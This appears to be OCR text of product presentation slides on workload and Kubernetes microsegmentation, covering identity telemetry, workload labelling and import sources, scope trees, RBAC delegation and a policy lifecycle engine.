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
Kubernetes Cluster Microsegmentation



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Users/Endpoints

Use-Cases

1. User Identity Discovery
   - User Identity IP mapping and Labels
     - ISE and AnyConnect Telemetry
     - Agent-Based User Telemetry
   - User/User Group Inventory
2. User Identity Microsegmentation
   - Enforcement at Workload

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
User Identity IP Mapping and Labels

- Discover User and Endpoint telemetry from multiple sources



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Automated Identity/Labels and Telemetry Import

Identity Services Engine

- Endpoint and User attributes Details
  - Authenticated machine
  - SGTs: Name and ID
  - AD Username and Group
- Mobile Device Management (MDM)
  - Compliant, disk encrypted, jailbroken, PIN locked device
- Endpoint Profile
  - Workstation or mobile device, laptop, IoT device or print
  - Endpoint device names

AnyConnect (Secure Client)

- Endpoint Details
  - Hostname
  - Unique Device Identifies
  - OS Name
  - OS version
- Interface records
- Flow records
  - Flow details (5-tuples), in/ou byte counts, start time, end time
  - User-ID
  - Process information
  - DNS suffix / Destination FQDN

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
User/User Group Inventory – Identity Connector

- Centralized user identity inventory to import user and user group data from multiple identity store sources
- Supported identity stores sources
  - OpenLDAP
  - AD (3.9 Patch 1)
  - Azure AD (3.9 Patch 2)



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
User Identity Microsegmentation

Only finance group users can access the financial reporting system

Printer devices cannot connect to any database servers



Secure Workload knows about
the users and devices

Secure Workload knows the application servers and database services

Policies are continuously updated as new servers are added, existing servers are moved, or IP addresses change

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
User Microsegmentation – Workload Enforcement



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Workload Discovery and Inventory

Use-Cases

1. Workload Identity Discovery
   - Workload Identity Labeling
   - Label Management
2. Workload Inventory
   - Organizational Structure Definition
   - Delegation of Policies (RBAC)

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Identifying Workloads With Context

10.8.3.5

Label Key	Label Value
Org	AcmeFinance-Internal
Location	AWS
Application	Retail-Banking
Role	WebServer
Environment	Production
Compliance	PCI-CDE
Hostname	Winserv2251
OS	Windows2019
CVE	CVE-XXX
User/Group	Bob/Developer

Application Context

Regulatory Context

Security Context

User Context

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Workload Identity Discovery with Labels

Flexible Workload Identity Discovery and Inventory Definition

- Manual labels
  - Up to 32 custom labels
  - UI defined or CSV uploaded
  - Possible to automate via OpenAPI

- Automated import
  - Infrastructure
  - Public Cloud
  - Kubernetes
  - OpenShift

- Vulnerability labels
  - CVE / CVE score
  - CVE attributes
  - Kenna attributes (3.9 patch 1)
- Threat Intel labels
  - STIX/TAXII

- Host-based labels
  - Hostname
  - NIC information
  - MAC address
  - OS / OS version
  - IP Address Type
  - DNS/FQDN

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Automated Labels Import and Workload Discovery

Infrastructure

- ServiceNOW (CMDB)
  - Hostname, asset labels
  - Up to 8 labels
  - Pre-created scripted REST API
- Infoblox (IPAM)

  domain names in A/AAAA records

  Network records

  Extensible attributes
- DNS
  - domain names in A/AAAA records
- Vcenter (VMM)
  - hostname, uuid, custom VM labels

Public Cloud

- AWS
  - Workload/Interface
  - AWS Account/Subscription/Region/VPC
  - Auto-scale groups
- Azure
  - Workload/Interface
  - Azure Subscription/Resource Group/VNet
  - Scale-Sets
- GCP
  - Workload only

Kubernetes

- Self-Managed and Managed (K8s and OpenShift)
- System-defined and Manifest-defined labels
  - Pod_cidr
  - CRI
  - Namespace
  - Service
  - Images
  - Pods

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Label Management

Label Source

All

- All ✓
- User Defined
- ISE
- LDAP
- Azure
- K8s Enviroment
- AWS
- Load Balancer
- vCenter
- Infoblox
- TAXII
- Other
- DNS

Workloads discovered based on flows and added to inventory based on identity (label)

Additional discovery of workload usage such as policy or filters/clusters

			Usages				
Label Key ↑↓	Label Source	Inventory	Policy Counts	Scope Queries	Filter Queries	Cluster Queries	Actions
> Application	User Defined	182	60	13	4	0	Enabled
> Compliance	User Defined	11	0	0	0	0	Enabled
> Environment	User Defined	261	1	5	5	0	Enabled
> Location	User Defined	384	6	7	1	0	Enabled
> Organization	User Defined	663	98	3	0	0	Enabled
> orchestrator_application	vCenter	79	0	0	0	0	
> orchestrator_Vsphere_VM_Owner	vCenter	0	0	0	0	0	
> orchestrator_system/machine_id	Load Balancer, DNS, Infoblox, vCenter	513	0	0	0	0	
> orchestrator_system/machine_name	Load Balancer, Infoblox, vCenter	448	63	0	0	10 clusters in 2 workspaces	

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

Organizational Structure and Workload Inventory

Scope Tree

- Describes the organizational structure using attributes (labels)
- Provides workload identity visibility and inventory
- Foundational building blocks for RBAC and policies
- For first time users, use the scope creation UX wizard





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

YAFI Organization Structure Definition





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
Query Operators

Flexible Query Options to Build Scopes!

- Multiple query operators:
  - Contains
  - Equals
  - Doesn’t contain
  - Not Equal
  - Matches (RegEx)
- Ability to combine with and/or operators



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YAFI Scope Tree Structure

Hierarchical Organizational Structure (Scopes)

Labels used as queries to group workloads (manual, IPAM, Load balancers, K8s) at location level

Location

Environments

Applications

Scopes and Inventory

No Draft Changes

Filter Scopes...

88 Scopes and 29 Inventory Filters

Datacenter-SJC-14 — 7 / 43 Children — Inventory: 313 — Uncategorized: 48

Development — 2 / 4 Children — Inventory: 16 — Uncategorized: 3

F5-SNAT-Load-Balancer — 0 Children — Inventory: 1

Management — 2 / 2 Children — Inventory: 103

Production — 5 / 15 Children — Inventory: 97 — Uncategorized: 4

DC-FW-EW — 2 / 2 Children — Inventory: 9

Ecommerce-Legacy-App-FW — 0 Children — Inventory

InvoiceApp — 1 / 1 Children — Inventory: 9 — Uncategorized: 9

Kubernetes Cluster — 0 Children — Inventory: 52

Root : CSW-SBG-Org

Datacenter-SJC-14

Query

∗ Location = Datacenter or ∗ orchestrator_system/orch_type = f5 or

∗ orchestrator_system/cluster_name = TME On-Prem Kube or ∗ orchestrator_Building = SJC14

All Inventory 313 | Uncategorized Inventory 47 | Overlapping Scopes 0 | Suggested Child Scop

Enter attributes...

Services 18 | Pods 16 | Workloads 70 | IP Addresses 209

18 of 18 inventory

Namespace	Service Name	Service Type	External orchestrator Name
sock-shop-panoptica	rabbitmq	ClusterIP	TME On-Prem Kube
kube-system	kube-dns	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	payment	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	front-end	NodePort	TME On-Prem Kube
sock-shop-panoptica	carts	ClusterIP	TME On-Prem Kube
Common	dev-siwapp-web	LoadBalancer	F5-Orch
sock-shop-panoptica	carts-db	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	catalogue-db	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	user	ClusterIP	TME On-Prem Kube
sock-shop-panoptica	user-db	ClusterIP	TME On-Prem Kube

Workload Inventory

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
Delegation of Policies (RBAC)

Persona-Based Policy Delegation



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Delegation of Policies (RBAC)

- A user can have any number of roles. Roles can have any number of capabilities.
- Roles contain sets of capabilities.
- Custom roles can be defined for different personas in customer organizations.
- Roles can be mapped to a scopes based on organizational structures:
  - Infosec team role may have root scope level access,
  - Cloud team role may have cloud scope access
  - NetSec team role may have datacenter scope level access
  - Application owner role can have application scope level access.

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Dynamic Policy Engine

Use-Cases

1. Policy Definition and Validation
2. Policy Enforcement
3. Policy Compliance and Decommission

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Fully Automate Your Policy Lifecycle!


Comprehensive and Dynamic Policy Engine

Policy Decommission

- Automatic Removal of policies

Policy Compliance

- Real-time policy compliance
- Policy deviation alerting/rectification



Policy Discovery/Definition

- Define Guardrail policies
- Discover Application policies
- Deploy “Policy as Code”

Policy Enforcement

- Consistent policy continuously updated
- End-to-end policy enforcement

Policy Simulation/Validation

- Policy analysis/simulation
- Investigate what-if scenarios

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Policy Definition and Validation

Policy Definition – Types

Guardrail Policies

- Intent-based
  - Security/Mandates policy boundaries
    - Environment wide
